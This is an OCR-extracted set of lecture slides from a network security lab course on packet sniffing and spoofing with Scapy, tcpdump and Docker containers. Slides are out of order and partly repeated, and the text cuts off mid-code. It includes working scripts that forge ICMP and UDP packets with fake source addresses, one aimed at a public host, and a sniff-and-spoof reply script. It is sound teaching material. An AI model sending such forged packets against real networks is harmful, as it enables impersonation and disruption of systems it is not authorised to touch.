
```
def process_packet(pkt):
    if pkt.haslayer(IP):
       ip =  pkt[IP]
       print("IP: {} --> {}".format(ip.src, ip.dst))

    if pkt.haslayer(TCP):
       tcp = pkt[TCP]
       print("    TCP  port: {} --> {}".format(tcp.sport, tcp.dport))

    elif pkt.haslayer(UDP):
       udp = pkt[UDP]
       print("    UDP  port: {} --> {}".format(udp.sport, udp.dport))

    elif pkt.haslayer(ICMP):
       icmp = pkt[ICMP]
       print("    ICMP type: {}".format(icmp.type))

    else:
       print("    Other protocol")


sniff(iface='enp0s3', filter='ip', prn=process_packet)
```

PACKET SPOOFING

Packet Spoofing

- In normal packet construction
  - Only some selected header fields can be set by users
  - OS set the other fields
- Packet spoofing
  - Set arbitrary header fields
  - Using tools
  - Using Scapy

How To Spoof Packets



Spoofing ICMP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.........")
ip = IP(src="1.2.3.4", dst="93.184.216.34")
icmp = ICMP()
pkt = ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Spoofing UDP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.........")
ip = IP(src="1.2.3.4", dst="10.0.2.69") # IP Layer
udp = UDP(sport=8888, dport=9090)       # UDP Layer
data = "Hello UDP!\n"                   # Payload
pkt = ip/udp/data
pkt.show()
send(pkt,verbose=0)
```

Sniff Request and Spoof Reply

Sniff Request and Spoof Reply: Code

```
def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
             ihl=pkt[IP].ihl, ttl = 99)
     icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
     data = pkt[Raw].load
     newpkt = ip/icmp/data

     print("Spoofed Packet.........")
     print("Source IP : ", newpkt[IP].src)
     print("Destination IP :", newpkt[IP].dst)

     send(newpkt,verbose=0)

pkt = sniff(iface = 'br-54cdc1101b1a',
            filter = 'icmp and src host 10.9.0.5',
            prn = spoof_pkt)
```

Other Uses of Scapy: Send and Receive

- `send()`: Send packets at Layer 3.
- `sendp()`: Send packets at Layer 2.
- `sr()`: Sends packets at Layer 3 and receiving answers.
- `srp()`: Sends packets at Layer 2 and receiving answers.
- `sr1()`: Sends packets at Layer 3 and waits for the first answer.
- `sr1p()`: Sends packets at Layer 2 and waits for the first answer.
- `srloop()`: Send a packet at Layer 3 in a loop and print the answer each time.
- `srploop()`: Send a packet at Layer 2 in a loop and print the answer each time.

Example: implement ping

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply .........")
print("Source IP : ", reply[IP].src)
print("Destination IP :", reply[IP].dst)
```

Example: implement traceroute

Traceroute Code

```
b = ICMP()
a = IP()
a.dst = '93.184.216.34'

TTL = 3
a.ttl = TTL
h = sr1(a/b, timeout=2, verbose=0)
if h is None:
    print("Router: *** (hops = {})".format(TTL))
else:
    print("Router: {} (hops = {})".format(h.src, TTL))
```


Sniffing/Spoofing Using C

- C is much faster
  - My experiment: 40 times faster
- Speed is important for some attacks
  - SYN flooding
  - DNS remote attack
- Covered in another chapter

LAB ENVIRONMENT SETUP

Lab Setup and Containers

- Most labs in Internet Security use containers
  - **Lab setup files:**: Labsetup.zip
  - **Manual:**: Docker manual



Docker Compose

- Setup file: docker-compose.yml

```
version: "3"

services:
    HostA1:
        ...
    HostA2:
        ...
    ...
networks:
    net-192.168.60.0:
        ...
    net-10.9.0.0:
        ...
```

Docker Manual:
https://github.com/seed-labs/seed-labs/blob/master/manuals/docker/SEEDManual-Container.md

Set Up Networks

```
networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24

    net-192.168.60.0:
        name: net-192.168.60.0
        ipam:
            config:
                - subnet: 192.168.60.0/24
```

Find out interface name

```
$ ifconfig
br-03bc5aebc4c4: flags=4163<UP,
        inet 10.9.0.1  netmask
```

```
$ docker network ls
NETWORK ID          NAME
c616fa7f4f46        bridge
b3581338a28d        host
03bc5aebc4c4        net-10.9.0.0
e0afdc1c0e70        net-192.168.60.0
```

Set Up Hosts

```
HostA1:
    image: handsonsecurity/seed-ubuntu:large
    container_name: host-10.9.0.5
    tty: true
    cap_add:
            - ALL
    privileged: true
    volumes:
            - ./volumes:/volumes
    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5
    command: bash -c "
                  ip route add 192.168.60.0/24 via 10.9.0.11 &&
                  tail -f /dev/null
             "
```

Sniffing Inside Containers

- Limitation
  - Can only sniff its own traffic
  - Due to how the virtual network is implemented

Sniffing Inside Containers

- Overcome the limitation
  - Use the “host” mode
  - `network_mode: host`

Start/Stop Containers

```
docker-compose build
docker-compose up
docker-compose down
```

Alias created in the SEED VM

```
dcbuild
dcup
dcdown
```

Get Into A Container

```
$ docker ps
CONTAINER ID        NAMES          ...
bcff498d0b1f      host-10.9.0.6    ...
1e122cd314c7      host-10.9.0.5    ...
31bd91496f62      host-10.9.0.7    ...

$ docker exec -it 1e /bin/bash
root@1e122cd314c7:/#
```

Alias created in the SEED VM

```
$ dockps
bcff498d0b1f  host-10.9.0.6
1e122cd314c7  host-10.9.0.5
31bd91496f62  host-10.9.0.7

$ docksh 31
root@31bd91496f62:/#
```

Copy Files Between Host and Container

Get container ID

```
$ docker ps
CONTAINER ID        NAMES
bcff498d0b1f        host-10.9.0.6
1e122cd314c7        host-10.9.0.5
31bd91496f62        host-10.9.0.7
```

```
// From host to container
$ docker cp  file.txt  bcff:/tmp/
$ docker cp  folder  bcff:/tmp

// From container to host
$ docker cp  bcff:/tmp/file.txt .
$ docker cp  bcff:/tmp/folder  .
```


LAB DISCUSSION

Two Sets of Tasks


- Set 1: Using Python
- Set 2: Using C

PACKET SNIFFING


How Packets Are Received



How To Get A Copy of Packet



Lab Setup




```
seed@VM:~$ dockps
9eb2c057887f  host-10.9.0.5
89a0dfac1c75  host-10.9.0.6
f452376e85a5  host-192.168.60.5
8856896b15ea  host-192.168.60.6
9aa28fadb047  router
```

Packet Sniffing Tools


- Tcpdump
  - Command line
  - Good choice for containers (in the lab setup)
- Wireshark
  - GUI
  - Good choices for the environment supporting GUI (not containers)
- Scapy
  - Implement your own sniffing tools

Tcpdump Examples

- `tcpdump -n -i eth0`
  - **-n**: do not resolve the IP address to host name
  - **-i**: sniffing on this interface
- `tcpdump -n -i eth0 -vvv “tcp port 179”`
  - **-vvv**: asks the program to produce more verbose output.
- `tcpdump -i eth0 -w /tmp/packets.pcap`
  - saves the captured packets to a PCAP file
  - use Wireshark to display them

Wireshark and Containers

Find the correct interface




```
seed@VM:~$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
d10f14b6b6f9        bridge              bridge              local
b3581338a28d        host                host                local
54cdc1101b1a        net-10.9.0.0        bridge              local
0569b491802f        net-192.168.60.0    bridge              local
77acecccbe26        none                null                local
seed@VM:~$ ip -br address
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s3           UP             10.0.5.5/24 fe80::bed8:53e2:5192:f265/64
docker0          DOWN           172.17.0.1/16 fe80::42:13ff:fee7:90d6/64
br-54cdc1101b1a  UP             10.9.0.1/24 fe80::42:1cff:fe17:f3e6/64
br-0569b491802f  UP             192.168.60.1/24 fe80::42:b5ff:fe9b:6b49/64
```

Scapy Example 1

```
#!/usr/bin/python3

from scapy.all import *

pkt = sniff(iface='enp0s3',
            filter='icmp or udp',
            count=10)

pkt.summary()
```

```
seed@VM:~$ ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/
enp0s3           UP             10.0.5.5/24 fe80
docker0          DOWN           172.17.0.1/16 fe
br-54cdc1101b1a  UP             10.9.0.1/24 fe80
br-0569b491802f  UP             192.168.60.1/24
```

```
root@9eb2c057887f:~# ip -br addr
lo               UNKNOWN        127.0.0.1/8
eth0@if1882      UP             10.9.0.5/24
```

Scapy Example 2

```
#!/usr/bin/python3

from scapy.all import *

def process_packet(pkt):
     #hexdump(pkt)
     pkt.show()
     print("-----------------------------------")

f = 'udp and dst portrange 50-55 or icmp'

sniff(iface='enp0s3', filter = f, prn=process_packet)
```

Filter Examples for Scapy

- Berkeley Packet Filter (BPF) syntax
- Same as tcpdump

```
dst host 10.0.2.5: only capture the packets going to 10.0.2.5.
src host 10.0.2.6: only capture the packets coming from 10.0.2.6.
host 10.0.2.6 and src port 9090: only capture the packets coming
          from or going to 10.0.2.6 with the source port being 9090.
tcp: only capture TCP packets.
```

Scapy: Display Packets

- Using hexdump()

```
>>> hexdump(pkt)
0000  52 54 00 12 35 00 08
0010  00 54 F2 29 40 00 40
0020  08 08 08 00 98 01 10
0030  0C 00 08 09 0A 0B 0C
0040  16 17 18 19 1A 1B 1C
0050  26 27 28 29 2A 2B 2C
0060  36 37
```

- Using pkt.show()

```
>>> pkt.show()
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:77:2e:c3
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     ...
     proto     = icmp
     chksum    = 0x3c9a
     src       = 10.0.2.8
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
```

Scapy: Iterate Through Layers

```
>>> pkt = Ether()/IP()/UDP()/"hello"
>>> pkt
<Ether type=IPv4 |<IP frag=0 proto=udp |<UDP |<Raw load='hello' |>>>>
```

```
>>> pkt.payload                              ← an IP object
<IP  frag=0 proto=udp |<UDP  |<Raw  load='hello' |>>>

>>> pkt.payload.payload                      ← a UDP object
<UDP  |<Raw  load='hello' |>>

>>> pkt.payload.payload.payload              ← a Raw object
<Raw  load='hello' |>

>>> pkt.payload.payload.payload.load         ← the actual payload
b'hello'
```

Accessing Layers

Get inner layers

```
>>> pkt.getlayer(UDP)
<UDP  |<Raw  load='hello' |>>
>>> pkt[UDP]
<UDP  |<Raw  load='hello' |>>

>>> pkt.getlayer(Raw)
<Raw  load='hello' |>
>>> pkt[Raw]
<Raw  load='hello' |>
```

Check layer existence

```
>>> pkt.haslayer(UDP)
True
>>> pkt.haslayer(TCP)
0
>>> pkt.haslayer(Raw)
True
```

A Sniffer Example


```
def process_packet(pkt):
    if pkt.haslayer(IP):
       ip =  pkt[IP]
       print("IP: {} --> {}".format(ip.src, ip.dst))

    if pkt.haslayer(TCP):
       tcp = pkt[TCP]
       print("    TCP  port: {} --> {}".format(tcp.sport, tcp.dport))

    elif pkt.haslayer(UDP):
       udp = pkt[UDP]
       print("    UDP  port: {} --> {}".format(udp.sport, udp.dport))

    elif pkt.haslayer(ICMP):
       icmp = pkt[ICMP]
       print("    ICMP type: {}".format(icmp.type))

    else:
       print("    Other protocol")


sniff(iface='enp0s3', filter='ip', prn=process_packet)
```

PACKET SPOOFING

Packet Spoofing

- In normal packet construction
  - Only some selected header fields can be set by users
  - OS set the other fields
- Packet spoofing
  - Set arbitrary header fields
  - Using tools
  - Using Scapy

How To Spoof Packets



Spoofing ICMP Packets

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.........")
